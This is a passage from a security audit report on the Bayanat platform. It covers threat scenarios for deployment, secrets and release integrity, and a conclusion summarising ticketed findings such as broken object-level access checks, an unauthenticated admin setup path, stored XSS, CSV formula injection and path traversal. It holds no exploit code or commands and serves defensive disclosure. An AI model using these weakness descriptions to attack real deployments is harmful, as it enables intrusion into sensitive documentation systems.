- Apply separate storage policies to exports and backups, with encryption, access minimization, short retention, and routine cleanup verification.
- Limit who can request or approve exports and periodically review whether exported formats and included media exceed operational need.

[117] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/guide/data-export.md

Threat 06: Deployment and Secret Exposure

Deployment defaults and secret handling strongly influence the real-world risk of Bayanat. Misconfigured HTTPS, exposed setup paths, overly broad filesystem access, or leaked .env and storage credentials can undermine otherwise strong application controls[118].

Attack Scenarios

- Misconfigured HTTPS, secure-cookie, CSP, reverse-proxy, Redis or PostgreSQL exposure, or setup-wizard reachability could lead to credential capture, unauthorized initialization, or lateral movement within the stack.
- Plaintext .env and config files, local media and export directories, backup paths, or S3 credentials on disk could be disclosed through host compromise, backup leakage, or operator mistakes.
- Weak separation between the web tier, workers, storage, and external services could allow one component compromise to pivot into broader application, database, or filesystem control.

Recommendations

- Treat the reverse proxy, initial setup state, and secret files as high-value boundaries, expose only HTTPS in production, and restrict setup and admin access to trusted networks wherever possible.
- Apply least privilege and filesystem and network separation between web, worker, database, Redis, storage, and backup components in both native and Docker deployments.
- Document and validate a hardened production profile that includes HTTPS, secure cookies, secret rotation, blocked public S3 access, and monitoring for service or credential anomalies.

[118] https://github.com/sjacorg/bayanat/blob/v4.0.0/docs/deployment/configuration.md

Threat 07: Release and Update Compromise

Operators ultimately trust Bayanat releases, installer paths, and dependency updates. A compromised maintainer workflow, malicious dependency change, or weak integrity signal can introduce attacker-controlled code upstream of every deployment[119].

Attack Scenarios

- A compromised maintainer account, pull request, or dependency update could introduce malicious code into releases or installer paths consumed by downstream operators.
- Unsigned releases, missing provenance or SBOM data, and weak update-verification guidance could make it difficult for operators to distinguish authentic artifacts from tampered ones.
- Trust in the native installer or manual update workflow could be undermined if release assets, raw scripts, or dependency sources are altered in transit or at the source.

Recommendations

- Strengthen release integrity with artifact signing, provenance attestations, and an operator-facing verification process for tags, release assets, and installer scripts[120].
- Expand dependency governance to include SBOM generation, reproducibility checks where practical, and explicit review of high-risk dependency or workflow changes.
- Require strong maintainer operational security for release-capable accounts and periodically audit workflow permissions, branch protection, and secret exposure paths.

[119] https://github.com/sjacorg/bayanat/tree/v4.0.0/.github/workflows
[120] https://github.com/sjacorg/bayanat/releases/tag/v4.0.0

Conclusion

Despite the number and severity of findings encountered in this exercise, the Bayanat solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The Bayanat solution provided a number of positive impressions during this assignment that must be mentioned here:

- Overall, the solution was found to be robust against many traditional web application security attack vectors. For example, no *SQL Injection (SQLi)* or *Remote Code Execution (RCE)* issues could be identified during this assignment.
- No unrestricted arbitrary file-upload path leading directly to code execution was identified.
- Role-based and group-based access-control concepts were present across the platform.
- Approval workflows, revision tracking, export workflows, and peer-review mechanisms were observed, indicating attention to operational integrity and accountability.
- Asynchronous worker pipelines for OCR, exports, media handling, and imports were present, reducing direct exposure of some expensive processing paths to the web request lifecycle.
- Mechanisms intended to restrict privileged actions through session freshness checks, OAuth validation, role-based permissions, and export approvals were present.
- The native installer and associated documentation were structured and operator-friendly, and components were installed as services rather than ad hoc executed binaries.

The security of the Bayanat solution will improve with a focus on the following areas:

- **Authorization Boundaries:** The most pervasive weakness identified relates to inconsistent object-level access checks across backend paths. Restricted items were exposed through revision history APIs (BAY-01-001). OCR extraction updates accepted modifications without item-level access verification (BAY-01-002). Export worker tasks acted on item identifiers without rebinding access to the requester (BAY-01-003). Media update endpoints accepted writes outside the access scope of the caller (BAY-01-009). Nested relation mutation bypassed parent-level access checks (BAY-01-010). Bulk role replacement allowed access groups to be cleared by a non-administrator role (BAY-01-011). Direct media APIs returned content without item-level boundaries (BAY-01-012). Bulk revision logging accepted unfiltered item identifiers after the initial access check (BAY-01-018). Peer-review enforcement was inconsistent across update

endpoints (BAY-01-022). This should be treated as the main remediation priority from this engagement; every backend path that reads, modifies, serializes, or exports an item should verify access to the exact object.

- **Bootstrap and Deployment Hardening:** Initial setup and native deployment exposed several privilege-boundary weaknesses. The administrator creation flow was reachable without authentication during setup, exposing a takeover path (BAY-01-005). PostgreSQL trust authentication combined with bootstrap superuser provisioning exposed the database to low-privilege local users (BAY-01-006). The auto-update wrapper consumed service-user-writable state from a root-controlled context, opening a privilege-escalation path (BAY-01-013). Redis listened on a local TCP socket without authentication (BAY-01-027). PostgreSQL role grants were broader than required (BAY-01-031). The service account was reused across major components, weakening isolation (BAY-01-032). systemd sandboxing directives were largely absent from native deployment units (BAY-01-033). Application files on disk remained broadly readable (BAY-01-030). Initial setup should require a trusted local context or a one-time installer-generated secret, database roles should follow least privilege with stronger local authentication, and updater state and service identities should be separated with systemd-level confinement.
- **Content Rendering Safety:** Stored content reached raw HTML rendering paths without consistent sanitization. A Stored Cross-Site Scripting path was identified through the item import pipeline (BAY-01-008). Sheet-import mismatch handling reached the same unsafe rendering surface (BAY-01-039). Reference-data titles passed through to raw HTML output (BAY-01-034). Unified server-side sanitization should be applied before storage, and frontend rendering of stored rich text should default to safe outputs.
- **Worker and Parser Robustness:** Multiple worker and parser paths failed under malformed or crafted input. PDF OCR processing remained exposed to resource exhaustion under crafted documents (BAY-01-023). Export creation failed uncontrollably on malformed JSON payloads (BAY-01-040). Media import lacked timeout protection against non-returning parser behavior (BAY-01-041). CSV analysis failed on ragged rows (BAY-01-035). XLS analysis failed when the optional parser dependency was absent (BAY-01-036). XLSX analysis failed on malformed sheet values (BAY-01-037). Column mapping failed when XLSX headers were numeric (BAY-01-038). Import APIs failed uncontrollably on malformed JSON (BAY-01-042). Web import failed when extractor metadata was missing (BAY-01-043). Expensive processing should be bounded by task timeouts and queue limits, and parser and decoder failures should be surfaced as controlled errors.
- **Export and Media Controls:** Export and media access decisions were not consistently rebound to the current requester. Export detail metadata was returned without ownership verification (BAY-01-015). Inline media was served

without enforcing the item-level access boundary (BAY-01-020). Username metadata returned through item-list APIs was not consistently masked (BAY-01-021). Export approval relied on stored requester-supplied item identifiers rather than revalidating access at approval time (BAY-01-026). Export and media access decisions should be rebound to the current requester before delivery, and serialized metadata should be limited to viewers with an explicit need.

- **Authentication and Session Controls:** Authentication and privileged-session enforcement showed gaps in several areas. The login flow lacked effective brute-force throttling (BAY-01-007). Privileged administrator APIs accepted actions without enforcing session freshness (BAY-01-016). Google OAuth account binding inconsistently enforced the stored subject identifier (BAY-01-019). Rate limiting, freshness checks on privileged operations, and external-identity binding to a stable subject should be enforced consistently.
- **Input Validation:** Inbound paths accepting identifiers or external locations require stricter validation. CSV and XLS analysis endpoints accepted relative paths that resolved to server-readable files outside the upload area (BAY-01-004). Web-import domain validation relied on suffix matching and accepted crafted hostnames ending with allowed domain strings (BAY-01-014). File paths should be validated against an explicit allowlist, and registered-domain parsing with strict allowlist matching should be enforced before any outbound fetch.
- **Release and Supply-Chain Integrity:** Release artifact integrity and dependency governance require continuous coverage. Install and update flows were not tied to signed and integrity-checked artifacts (BAY-01-017). Docker container hardening remained incomplete (BAY-01-028). Dependency scanning gaps were identified across the build pipeline (BAY-01-029). Release artifacts should be signed and integrity-verified at install time, dependencies should be continuously scanned, and deployment profiles should be maintained as first-class security deliverables.
- **Export Rendering Safety:** CSV and PDF export formats were not treated as distinct security contexts. CSV exports preserved formula-like values that remain active in spreadsheet clients (BAY-01-024). PDF export rendering fetched external and local resources through stored rich-text content (BAY-01-025). CSV and PDF export pipelines should apply format-specific neutralization and resource-loading restrictions.

It is advised to address all issues identified in this report, including low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Bayanat resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Ahmad Kareem, Ahmad, Nidal, and the rest of the Bayanat team, for their exemplary assistance and support throughout this audit.